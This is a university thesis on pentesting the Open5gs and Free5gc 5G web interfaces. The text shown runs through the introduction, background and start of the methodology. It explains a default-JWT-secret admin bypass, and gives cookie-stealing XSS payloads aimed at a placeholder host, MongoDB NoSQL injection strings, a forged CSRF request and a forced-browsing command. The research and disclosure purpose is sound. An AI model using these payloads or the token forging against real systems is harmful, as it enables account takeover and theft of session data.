Bachelor's Thesis Computing Science

Radboud University Nijmegen

Pentesting the Web Application of Open5gs and Free5gc

Author:
Lisanne Weidmann
s1038210

First supervisor/assessor:
dr. K.S. Kohls

Second assessor:
dr. ir. E. Poll

March 23, 2023

Abstract

Due to a more reliable and faster internet connection, using 5G for mobile networking is becoming increasingly popular. This holds especially true for IoT devices and the increasing amount of mobile networking traffic. Mobile network implementations contain applications that often come with these mobile networks have not been thoroughly researched yet. This causes a problem as we do not know right now how secure the web applications of these systems are. Currently there are multiple open-source projects that implement a 5G mobile network. Amongst which Open5gs and Free5gc, of which we pentest the web applications for vulnerabilities.

We find a configuration issue whilst analyzing the source code in the form of an exploitable JSON Web Token (JWT). It is possible to craft a JSON Web Token (JWT) using a default secret key. Once an attacker crafts a fake JSON Web Token with the default secret key, he will be able to use this token to create an admin user on the system and access sensitive information. These JSON Web Tokens are also forever valid in the case of Open5gs due to a missing exp claim when creating the token. We found that a misconfigured Open5gs project does not crash when these issues are present.

In the case of Free5gc we also found misconfiguration problems. First of all, the JWT is signed with a null value, consequently the JSON Web Token value is always equal to "admin". We find that even if the front-end of the web application is configured correctly, the back-end will always check if the value of the JSON Web Token is equal to "admin". We identified this problem in 3 places of the project, but similar issues may be present throughout the whole project. Unlike with Open5gs, we were not able to make a fake admin user on the system. This is because unlike Open5gs, Free5gc does not have a dedicated endpoint for creating users on the system.

Contents

1 Introduction **3**
- 1.1 Problem statement . . . 3
- 1.2 Research Questions . . . 7
- 1.3 Research goals . . . 8
- 1.4 Description of the process . . . 9
- 1.5 Conclusion . . . 9

2 Preliminaries **10**
- 2.1 Conclusion . . . 17

3 Methodology **18**
- 3.1 Conclusion . . . 23

4 Results **24**
- 4.1 Forced Browsing . . . 24
- 4.2 Outdated Packages . . . 25
- 4.3 XSS Attacks and NoSQL Injections (with MongoDB) . . . 27
- 4.4 Static Code Analysis: Tokens . . . 29
  - 4.4.1 Obtaining Database Information . . . 30
  - 4.4.2 Privilege escalation: obtaining admin rights through the found JWT vulnerability . . . 31
- 4.5 Free5gc . . . 33
  - 4.5.1 Doing the tests from the Methodology . . . 33
  - 4.5.2 “admin” token vulnerability: obtaining admin rights . 34
- 4.6 Conclusion . . . 38

5 Discussion **40**
- 5.1 About this thesis . . . 40
- 5.2 Attacker Models . . . 41
- 5.3 Threat Models . . . 42
- 5.4 Risk Assessments . . . 42
- 5.5 Aspects of security . . . 43
- 5.6 Mitigation . . . 43
- 5.7 Research questions . . . 44

5.8 Reflection on the Methods used and goals defined 45
5.9 About future work 46
5.10 Conclusion 47

6 Conclusions **48**

7 Acknowledgements **49**

A Appendix **55**
A.1 Checklist assembled from OWASP Testing Guide 55
A.2 npm reports 55
A.2.1 npm report Open5gs (30-10-2022) 55
A.2.2 npm report Free5gc (28-02-2023) 55
A.3 Script for creating .env file with pseudo-random secret 56
A.4 Open5gs Python exploit 56
A.5 Free5gc Python exploit 59

Chapter 1

Introduction

1.1 Problem statement

A new form of mobile networking is rising up: 5G. In January 2023 there were over 229 commercial 5G networks and over over 700 5G different kinds of smartphone models available to users[27]. The amount of 5G networks is only going to grow, as the expectation for 2028 is that over 5 billion people all around the globe will be using 5G networks. **Fixed Wireless Access (FWA)** (technology that uses radio waves to send high speed signals[10]) is one of the most common 5G services[28] and like 5G networks is expected to grow: Over 90 providers of broadband services launched commercial 5G-based FWAs in more than 48 countries in January 2023. As a result, over 40% of all commercial 5G networks now offer FWA options[27].

Services run over 5G have a faster have a more reliable internet connection than 4G[5]. This faster and more reliable internet connection comes in handy in the development of Internet-of-Things (IoT) devices[13]. As mentioned above 5G will mainly be used for commercial purposes, but is also important for the development of IoT devices, like moving vehicles and smart cities[13, 22]. Additionally, it is expected that we will be transmitting continuously more data. Transmitting videos will become the most popular usage for mobile networks, as it is expected make up about 80% of the mobile networks traffic by 2028[28].

With the rise of 5G networks and the increasing amount of mobile network traffic, it is important that these implementations are secured properly. Amongst other things we do not want our data to not be tampered with, and we want our connections to be secure in a way that we can trust the connection. This holds for commercial usage of IoT devices, like smart pacemakers and monitoring systems, or home devices for regular consumers[22]. But also for other uses of IoT like Military Things (IoMT)[22] and Industrial Internet of Things (IIoT)[22].

As of right now, there are a couple of OpenSource 5G implementations

such as Open5gs and Free5gc. These 5G implementations contain Web applications that have not been analyzed yet. Even though it is definitely not needed to use these web applications, it is possible to modify some networking settings and accounts using this web application. These web applications manage the accounts, profiles, and subscribers of users. And the application can add, modify, and delete information. An attacker could abuse the network if he manages to obtain privileged access to the network through the web application.

These Open5gs and Free5gc implementations mentioned above are already in use. In *Detecting vulnerable 5G mobile networks exposed to the internet*[Forthcomming, Charlotte Leuverink, 2023] Leuverink discovered in her thesis 95 exposed Open5gs portals of which 85% were cloud providers, 8% were universities or research institutes, and 6% were Telecom companies. It could be that these are just test environments for research purposes, however they should be properly secured in case these networks are used for real-life purposes.

Thus we see that these 5G networks are already in use and can be cause for a security breach if not properly secured. Yet there is little information online about security of the web applications that are being used by these systems. At the time of writing, if you look on the internet for research on 5G security you will mostly find research that has been conducted with a heavy focus on the networking aspect of 4G and 5G. Such as fingerprinting attacks[29] over 4G networks. But also aLTEr, imp4Gt, and ReVoLTE attacks[36] and exposing device capabilities using 4G and 5G networks[38]. Significantly less research has been done analysing the web applications of mobile networks and the consequences that follow from abusing this system, which is why in this research we will be analysing the web applications of Open5gs and Free5gc.

Some research that is closer to ours has been done on misconfigurations in LTE networks, NoSQL injections, developing pentesting frameworks for testing web applications, and automated versus manual testing. Which is why in the next paragraphs we will shortly go over these and why they are important to our research.

In *LTE Security Disabled—Misconfiguration in Commercial Networks*[19] Chlosta et. al. test security algorithm selection of twelve LTE networks in five European countries. They found four misconfigured networks and multiple cases of implementation issues. Three of which did not maintain integrity, allowing an attacker to authenticate himself as a user of the system. They talk about the issue of accepting null-algorithms that disable security, causing data to be sent as plaintext over the network. This happens when the UE indicates that no ciphers are supported. There were also some misconfigurations found: wrong values being signaled and support missing for

certain ciphers.

The system that we are testing may downgrade to unsafe security options as well if the attacker is missing certain configurations. It should keep an eye on misconfigurations and important installation information not being properly documented in the README file. In order to rule out misconfiguration problems it is best to have programs crash if they happen to be (accidentally) misconfigured.

The paper *Analysis and Mitigation of NoSQL injections*[35] by Ron et. al. provides an overview of a selection of NoSQL injection attacks, some of which are useful against MongoDB databases. The paper also states that the use of MongoDB is growing, which emphasizes the need to secure against injection attacks. They discuss how awareness and privacy isolation are important for mitigation against NoSQL injections.

This paper gives a good introduction on NoSQL injections. Since both Open5gs and Free5gc use MongoDB, we are going to use a couple of the attacks mentioned in this paper to check if the Open5gs system is vulnerable to these injections.

In *Detecting Vulnerabilities in Web Applications Using Automated Black Box and Manual Penetration Testing*[17] Awang et. al. propose a framework for pentesting web applications. In the first phase website to test and tools to test them with are selected. In the second phase the researchers use automated black box testing tools to test the web applications. In phase 3 manual penetration testing is done, to make sure that there are no false positives. Then in the last phase (phase 4), they analyse the vulnerability and the results from phase 2 and 3. This paper is quite dated, but at the time of release SQL injections and Cross-Site Scripting (Cross-Site Scripting) attacks were the most used attacks. When we look at the OWASP Web Application Testing Guide[34], we see that these attacks are still relevant today.

We are going to pentest the Open5gs web application, therefore it is relevant to take a look at earlier pentesting work. This is also a good read for inspiration on setting up a framework for pentesting the Open5gs and Free5gc system. As mentioned in the summary, SQL injections and Cross-Site Scripting attacks are still relevant. So we should take these into account when deciding what attacks to focus on.

In *Vulnerability Assessment and Penetration Testing to Enhance the Security of Web Application*[25] Goutam et. al. propose a pentesting framework for testing a web application. They test using a pentesting penetration method with four phases: (1) Planning, (2) Discovery (Information Gathering, Scanning, Vulnerability Analysis), (3) Attack (Vulnerability Exploitation, Extration of Data), and (4) Report Analysis.

We will also systematically pentest a web application, so it is a good idea to use this paper as inspiration for our research. The framework that they propose depends on a lot of functionalities that the Open5gs web application does not have, but we can still look at it as an example.

In *Analysis of Web Security Using Open Web Application Security Project 10*[26] Helmiawan et. al. analyse the security of a web application in percentages, using OWASP Top 10 Web Application Vulnerabilities. The website they analysed had a security level of 80%, and the subdomains had security levels of 60% and 80%. They analysed the found threats and proposed some mitigations.

We are also going to pentest a web application using OWASP material. We will not use the Top 10, but read the whole Web Application Pentesting Guide, make a list, and then select a few promising attacks. So our research is somewhat similar.

In *Automated versus Manual Approach of Web Application Penetration Testing*[40] Singh et. al. compare manual testing to automated testing. They found that overall manual testing works better when trying to detect Clickjacking, because these attacks require some follow-up steps in order to abuse the system. Automated testers are also not good at detecting File Upload Vulnerabilities, because some things are overlooked by the automated tester. Automated testers are just as good as human testers when detecting Sensitive File Detection, but Automated testers are faster than human testers causing them to be preferred in this situation. When looking at Business Logic Vulnerabilities, manual testing is again preferred because automated testers only check if the system behaves the way it is programmed.

We will be using manual testing as well as automated testing when pentesting the target system. Automated tools come in handy when needing to analyse a web application, but we should be mindful of the limitations of these automated testers. In some cases manual testing might be preferred, which is why we should test using both automated testing as well as manual testing.

From the related work available we conclude that there is not much knowledge specifically about mobile network web applications. Finding research specifically for Open5gs and Free5gc web applications is even more rare. This is the knowledge gap that we are trying to fill. We focus on 5G instead of 4G, because 5G is newer and on the rise. More specifically we focus on Open5gs only due to time constraints.

1.2 Research Questions

The knowledge gap presented leads us to the following research questions:

- **Does Open5gs's web application contain vulnerabilities that could compromise the security of the system?**
  We noticed that there is little known about the security of mobile network web application. For this research we analyze the security of Open5gs's web application by white-box testing the system.
- **Are there any attacks for Open5gs that also work for Free5gc?**
  After we analyze Open5gs, we test a similar system called Free5gc. If we find anything attacks that work on Open5gs, we check if the same vulnerability is present in Free5gc. This is in order to check if the found vulnerability is present in more mobile network web applications.

For our research, we read the OWASP Web Security Testing Guide[34]. Out of this book we made a list of common web vulnerabilities. (See Appendix A.1.) Together we choose five things to focus on for this research, which we will shortly dicuss in the paragraphs below.

Is Open5gs's web application vulnerable to forced browsing?
With this attack we can obtain an overview of pages with or without an existing account on the network. Being able to access pages without having an account is worse, because opens up the pool of attackers to everyone on the internet. If an attacker needs to have an account on the system, then this attacker needs to come from within the network or find a way to authenticate to the server further exploit it using this attack. This attack is very common in web applications, and therefore it is important that we test it on the system.

Does Open5gs's web application make use of any outdated packages?
With "outdated packages" we mean dependencies that the program needs in order to run. If these are not updated regularly, then vulnerabilities from outdated versions of dependencies can arise on the system. This way the system becomes vulnerable to attacks that are already public. An attacker can then search online for these attacks and try them out on the system. Outdated packages become especially problematic when we are dealing with interdependent outdated packages.

Is Open5gs's web application vulnerable to Cross-Site Scripting attacks?
Another common web attack. It is used for stealing cookies and other sensitive information. Could lead to an attacker obtaining a way to authenticating himself to the server as a user. Just like with Cross-Site Scripting

attacks, due to these attacks often being executed on web application we need to test for them.

Is Open5gs's web application vulnerable to NoSQL injections (specifically for MongoDB)?
An SQL Injection is also a common attack. However, because Open5gs and Free5gc use MongoDB instead of a SQL database, we will be considering NoSQL injections for MongoDB.

Can we find any vulnerabilities by analyzing the source code of Open5gs?
Open5gs is open-source, so we can always check in the source code why our attacks work or do not work. This is important for validating successes and failures in our tests. But observing the source code through static code analysis also has the benefit that we can try to spot vulnerabilities that we origally were not testing for.

1.3 Research goals

In order to test forced browsing, outdated packages, Cross-Site Scripting, and NoSQL injections we need an efficient workflow. Therefore, our first goal is to develop a framework for testing. In the Methodology (Chapter 3) we will be using schemas to explain how we tested this specific system. This systematic way of testing can be used and improved upon by other researchers and pentesters.

Our second goal is to obtain an overview of strengths and weaknesses of the Open5gs web application, together with suggestions on how to mitigate possible issues and ideas for future work. These strengths and weaknesses follow from the results of the tests and the static code analysis.

We mostly follow the structure of the research questions to make the systematic testing framework (first goal) and then test the system to find strengths and weaknesses (second goal). Overall, we want to use what we find with the above two goals to add to the knowledge accessible about 5G, specifically the security of 5G web applications.

The purpose of these goals is to make the system more secure, and remind developers and researchers to secure all aspects of the system and not just the core network. A weak point of this research is that we simply do not have the time to check for all possible vulnerabilities, causing us to have to prune our list of attacks and focus on only the most promising ones. This could result in us not noticing certain vulnerabilities. It should be mentioned that even if we do not find anything, that this does not mean that the system is completely secure.

1.4 Description of the process

In the next paragraphs we are going to explain shortly the process of this research to the reader. A detailed description of the exact methods used can be found in the methodology (Chapter 3).

We start our research with reading the OWASP Web Application Testing Guide, and making a list from this guide containing possible attacks. We then pick a couple to focus on (the ones mentioned above) in this research. At the time of writing we have already done these steps, which is why the *Introduction* and *Preliminaries* only contain information about the selected topics.

We tested Open5gs and Free5gc in a specific order. First we perform white box testing on Open5gs. If we manage to exploit the Open5gs web UI, we try a similar attack on Free5gc.

First we analyze Open5gs. We start with forced browsing, because it will give us necessary information for the other attacks. After forced browsing, we check for outdated packages. All this should give us more information about the structure of the system. This can help pinpoint where to attack using Cross-Site Scripting (XSS) and/or NoSQL injections. Finally, we will be inspecting the source code for (1) vulnerabilities and (2) to reason about the found vulnerabilities.

After Open5gs, we *analyze Free5gc.* We try to see if the existing attacks for Open5gs also work for Free5gc. If we have enough time, we may also perform NoSQL injections and XSS attacks on the Free5gc web UI.

After testing for the attacks, we take a look at our results. If the system happens to be exploitable, we reason about why we think it is exploitable and what can possible be done to mitigate this. If vulnerabilities have been found we have a discussion about how to responsibly publish our results and then safely report our findings to the corresponding parties in a responsible disclosure.

1.5 Conclusion

We discussed the reasons for doing this research, related work, what the research entails, the process through which we are going try to answer the research questions, and what the result of this research will look like. In the next chapter we discuss the basic knowledge necessary for understanding the rest of the paper.

Chapter 2

Preliminaries

In this chapter we provide some basic knowledge necessary for understanding the process and results of the research. We discuss topics that we selected from the OWASP Security Testing Guide[34]: Forced Browsing, Cross-Site-Scripting, NoSQL Injections (for MongoDB). Furthermore we will touch on some of the tokens necessary to understand the issue found in the results: CSRF tokens and JSON Web Tokens (JWT). These topics were chosen because Forced Browsing, Cross-Site-Scripting, and NoSQL Injections (for MongoDB) are attacks that we are going to test on the Open5gs and Free5gc systems. The tokens are important, because we found that we needed the CSRF and JWT for authorization on the Open5gs system. (For Free5gc we only needed a JWT.) It is assumed that the reader knows what *Static Code Analysis* is and what is meant with *Checking for Outdated Packages*, therefore these topics will not be explained in this chapter.

Forced browsing means that an adversary tries different URLs to test if it is possible to access any page the adversary should not be able to access. For example: *www.example.com/sensitive_data.txt*, here you try *sensitive_data.txt*. In our research we use certain variants of forced browsing, namely: Resource Enumeration and Predictable Resource Location. The tools we use when testing will be futher explained in the Methodology chapter.

Resource Enumeration means that a user can obtain knowledge over the possible URLs by reading a manual or by modifying the URLs obtainable through searching the website.[48]For example:

```
www.site-example.com/users/calendar.php/user1/20070715
```

Then the attacker can identify that this URL expects a user and a date. The attacker can then try the following to access information that they should not be able to see.

```
www.site-example.com/users/calendar.php/user6/20070716
```

The main idea of *Predictable Resource Location* is that a couple of resources are easy to predict, because they are often present on web applications. For example *admin*, or *.htaccess*, *robots.txt*. One can try these resources and see if any vulnerable information is obtained. In this research we use a wordlist and web application tools to request certain "predictable" pages from the wordlists. With this tool we can see which pages are being requested and then use this knowledge to try to find other hidden pages.

In this paper we will discuss two specific types of *Cross-Site Scripting (XSS) attacks*: reflected and stored. Cross-Site-Scripting involves an attacker trying to get a malicious script to load in the victim's browser. By doing this, an attacker can obtain information (for example cookies) about the user. We will test for both of these in this research.

In *Reflected Cross-Site Scripting*, an attacker can insert a malicious script into the URL without the application sanitizing this input[3]. When a victim then tries to access this URL, the script will execute in the victim's browser.

Take for example the following link that the attacker sends to the victim in order to steal the victim's cookie:

```
http://target.com/index.html?search=<script>window.open(
"https://send-cookie-to.io/" + document.cookie);</script>
```

Then the attack is executed as follows:

1. Attacker crafts malicious link and sends it to the victim.
2. Victim clicks the link and the script gets executed in the browser.
3. Attacker obtains the victim's cookie.

Thus by crafting such a link, an attacker can obtain quite sensitive information and use this against the victim.

A *Stored Cross-Site Scripting attack* happens when an attacker stores a malicious script in a data object through a website[34]. If the website does not check the input of the attacker, the script will execute in a victim's browser if a victim's computer loads this data object.

Take for example a forum on which people can post comments. An example of this can be found in Figure 2.1, where an attacker posts the following script on a forum:

```
<script>window.open(‘‘https://send-cookie-to.io/"
    + document.cookie);</script>
```

Now anytime someone requests the forum page, the malicious script gets loaded and executed in the browser.

Figure 2.1: A forum used for a Stored Cross-Site Scripting attack.

NoSQL injections attacks are injection attacker for other platforms than SQL databases. Like SQL injection attacks, an attacker can use a NoSQL injection for various things: obtaining sensitive information, bypassing authentication, modifying data stored in the database, and even subvert the whole database[11].

Because Open5gs uses MongoDB as its database, we want to know if the system is vulnerable to NoSQL injections, specifically those for MongoDB. In order to be able to check this, we first need to have a basic understanding of how MongoDB works and a couple of injections that can be done. We are going to explain how a MongoDB database is different from an SQL database, and what kind of attacks we can do on such a system.

A MongoDB database is structured as follows:

- Document ("Row" in SQL database)
- Collection ("Table" in SQL database)
- Database ("Database" in SQL database)

SQL databases are relational whilst MongoDB databases are not, so the comparisons are not completely correct. But these comparisons can be helpful for the reader when describing the database. A relational database is a

database in which data is represented as relations. Relational databases consist of tables with rows and columns[15]. A non-relational database on the other hand does not use relations to present the data. MongoDB specifically uses a tree structure to present its data to the user[20].

There are a couple of basics when working with a MongoDB database that we need to know[20]. Firstly, we can use the `show` command display information about the database. For example, `show collections` shows all the collections.

When we want to insert information, we can use the following:

```
db.Students.insert({
    name: Lisa,
    Age: 21,
    StudyProgram: Computer Science
});
```

This command inserts a new document into the collection "Students".

MongoDB also has a `find()` and a `sort()` function that can be called on a collection.

There are a couple of query parameters in MongoDB that are useful. A full list can be found the MongoDB website[9]. Some examples:

- `$ne`: Not equal to.
- `$or`: OR operation.
- `$exists`: Matches documents that have the specified field.
- `$all`: Matches arrays that contain all elements specified in the query.
- `$where`: Matches documents that satisfy a JavaScript expression.

Like SQL injections, there are also NoSQL injections for MongoDB. We are going to dicuss a few of them: One using a Not Equal Operator and one using a Union Query Injection. When considering using a Not Equal Operator, we want to trick the system into evaluating something "not equal to 1", which is true and the attacker manages to authenticate himself to the server or inject something into the database. When considering a Union Query injection, we want to abuse the system using `AND` and `OR` operations.

Consider the following example in which case a *Not Equal Operator ($ne)* was used to abuse the system (from Ron et. al.[16]):

```
db.Students.find({ username: {$ne: 1}, password: {$ne: 1}})
```

In this example send, we send **$ne: 1** as the username and as the password to the server. The username is not equal to one, and neither is the password. So both the username and the password evaluate to true and all documents from collection "Students" will be displayed.

Consider the following example in which case a *Union Query Injection* was done by an attacker to attempt a login into an account that is not his. (from Ron et al[35]). In this specific case an attacker wants to login into the account of user `tolkien` (with password `hobbit`):

```
username=tolkien', $or: [{}, {'a':'a&password=' }]
```

Which results in:

```
{ username: 'tolkien', $or: [ {}, {'a': 'a', password '' }] }
```

So as long as the correct username is used, the password will be ignored because is always true. In SQL it would look something like `TRUE OR 'a'='a' AND password=''`.

Cross-Site Request Forgery (CSRF) tokens[1] are unique tokens that are pseudo-randomly generated by a server-side application and sent to the client in the following HTTP request from the server. They prevent the use of Cross-Site Request Forgery attacks, in which case one domain is forging a request to another in order to abuse the system by for example modifying a value[4]. Using a CSRF attack, an adversary can make a victim send a request to another domain that he never wanted to send. An adversary can obtain all sorts of results with this attack, for example by using this attack an adversary could make the victim create or delete an account on another platform.

When analysing the Open5gs requests and responses, we noticed that Open5gs uses CSRF tokens to combat CSRF attacks. In order the give the reader an idea of how a CSRF attack works and why CSRF tokens are needed to combat this, we will explain an example in the following paragraph.

Imagine the following: A victim is logged into his bank account on one tab, and then in the other he has his email application opened[32, 37]. See figure 2.2.

Now the victim clicks this link and the following request is being made to http://bank.com:

```
POST /transfer-money HTTP/1.1
Host: bank.com
```



Figure 2.2: Email and bank account tabs open in web browser. A suspicious email has been sent to the victim.

```
Content-Type: application/x-www-form-urlencoded
Cookie: SessionID=12345

sending-account=victim&receiving-account=attacker&money=100,00
```

Now the victim accidentally sends 100 euros to the attacker. We can prevent this by using (anti) CSRF tokens. Depending on how these are implemented, for each user and for each form a different token will be generated. So now the request that the attacker sends is no longer valid, because the server does not recognise the token.

When a server does not check for CSRF tokens, it becomes vulnerable to CSRF attacks. This allows the an attacker to send requests to the server as a different user.

JSON Web Tokens (JWT)[47] are tokens that contain data of which the payload includes a certain set of claims between a server and a client. These tokens are used to verify information securely and authorize a client to the server. The tokens are cryptographically signed by the server and provided to the user after some earlier authentication. If an adversary manages to obtain the secret of the JWT, than he could impersonate himself as the victim and authorize to the system. During our research we found that the

Open5gs system could easily be misconfigured using a default JWT secret, therefore we are going to explain the contents of such a token and what you would use them for.

A JWT consists of the following things:

- The header. This includes the algorithm and the type of the token.
- The payload. This includes information about the user and certain claims. For example the "exp" claim that tells the server when a token is no longer valid. Or the "iat" claim that tells the server when the token was created (in unix time).
- The signature. The header, the payload, the secret are hashed using an algorithm and the resulting signature is added to the token.

For example, this encrypted token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9. eyJzdWIiOiIxMjM0NTY3ODk wIiwibmFtZSI6InVzZXIiLCJpYXQiOjE1MDA wMDAwMDB9. gmoF4YM KcLfCX6nhR0FRpoAVVxGOATzmnMKLnIoq2UY

Looks like this when it is decrypted:
{ "alg": "HS256", "typ": "JWT"}
{ "sub": "1234567890", "name": "user", "iat": 1500000000 }
HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), secret)

Tokens are often preferred to cookies when you want a user to be able to authorize to multiple servers. This is because unlike cookies (which are stored on a server), tokens are stored on the client. This is useful is some cases. Take for example a university that needs more than one server to store all the data of their students. In order to distribute the data they use some sort of load-balancer to divide up the work between the servers[39]. See figure 2.3.

Imagine a student wants to use the university website. When a student A first logs in, their token is stored on the first server. At some point a lot of students want to log into the university system. In this case, the load balancer sends the request from student A to the second server. The student is still able to authorize to the system as both the first and the second server are able to verify the tokens of the students using the secret.

More or less the same thing happens when you want to log into a service using an account from another platform. For example when you want to log into Facebook using your Google account.

So these tokens can be quite useful, but being able to abuse them can result in an attacker impersonating himself as someone else.



Figure 2.3: Dividing up the data, which includes the tokens of the student accounts.

2.1 Conclusion

In this chapter we discussed the necessary basic knowledge necessary for understanding the process and results of the research. In the next chapter we use this knowledge to explain the methodology.

Chapter 3

Methodology

In this chapter we are going to explain how we test the Open5gs and Free5gc web UI system. We discuss per selected topic which tools we use and how we are going to use them. First we white-box test Open5gs, then we test if a similar attack works on Free5gc. If there is time left we test Free5gc for forced browsing, outdated packages, XSS, and NoSQL injections.

For Open5gs, we start by trying to obtain access to pages that should not be publicly available by using forced browsing and we also test for outdated packages. With the URLs found through forced browsing we try Cross-Site Scripting (XSS) attacks and NoSQL injections. If an outdated package happens to contains an XSS- or NoSQL Injection vulnerability, we try this as well. For the remainder of the found vulnerabilities from the outdated packages, we try them if we have time to do so. Otherwise we document the vulnerabilities and concentrate on exploiting the most-promising bug. See figure 3.1 for a graph representation of this workflow.



Figure 3.1: Overall method described in a graph.

For the *static code analysis* in Open5gs, we analyze the source code in the `webui` folder. We look at each file in this folder and try to understand how the web application is build. We payed extra attention to files that handled authentication.

After doing the static code analysis, we move on to *forced browsing*. We boot up the web application on our machine. First we use the Open5gs and Free5gc web UI program with a web application security scanner, in our case Burp Suite. We write down all the pages that we found and visited each page from the list to see if we can now view information that is not publicly available. Then we used *feroxbuster*[1] and *dirbuster*[2] to find secret pages using the known pages from the web application security scanner. (See figure 3.2.) We use feroxbuster first, and then check with dirbuster if we got everything. We check if the pages contain sensitive information, but we also use the results later on for XSS and NoSQL Injection testing.

[1] `https://github.com/epi052/feroxbuster`
[2] `https://www.kali.org/tools/dirbuster/`



Figure 3.2: Method for testing using forced browsing, described in a graph.

feroxbuster
We will use the following command in the terminal:

```
./feroxbuster -w wordlist.txt -u http://*some-ip-address*
    -x js,html,txt,json,docx
```

- **-w**: wordlist
- **-u**: URL
- **-x**: extensions

We can start with the default amount of threads (50), or define the amount using *-t 100* (now a hunderd threads will be used).

For feroxbuster we used the wordlists *dirbuster_2_3_medium.txt* and *ws_dirs.txt*

dirbuster
The following example is taken from *ourcodeworld*[21]. We can use dirbuster by inserting the URL that we want to use forced browsing on, and we give a wordlist (See figure 3.3). Once it is done, we can press report to safe the results (See figure 3.4).

For dirbuster we only use the wordlist *dirbuster_2_3_medium.txt*. This is because, if we did not find anything interesting with feroxbuster, it is unlikely that we will find something with dirbuster.

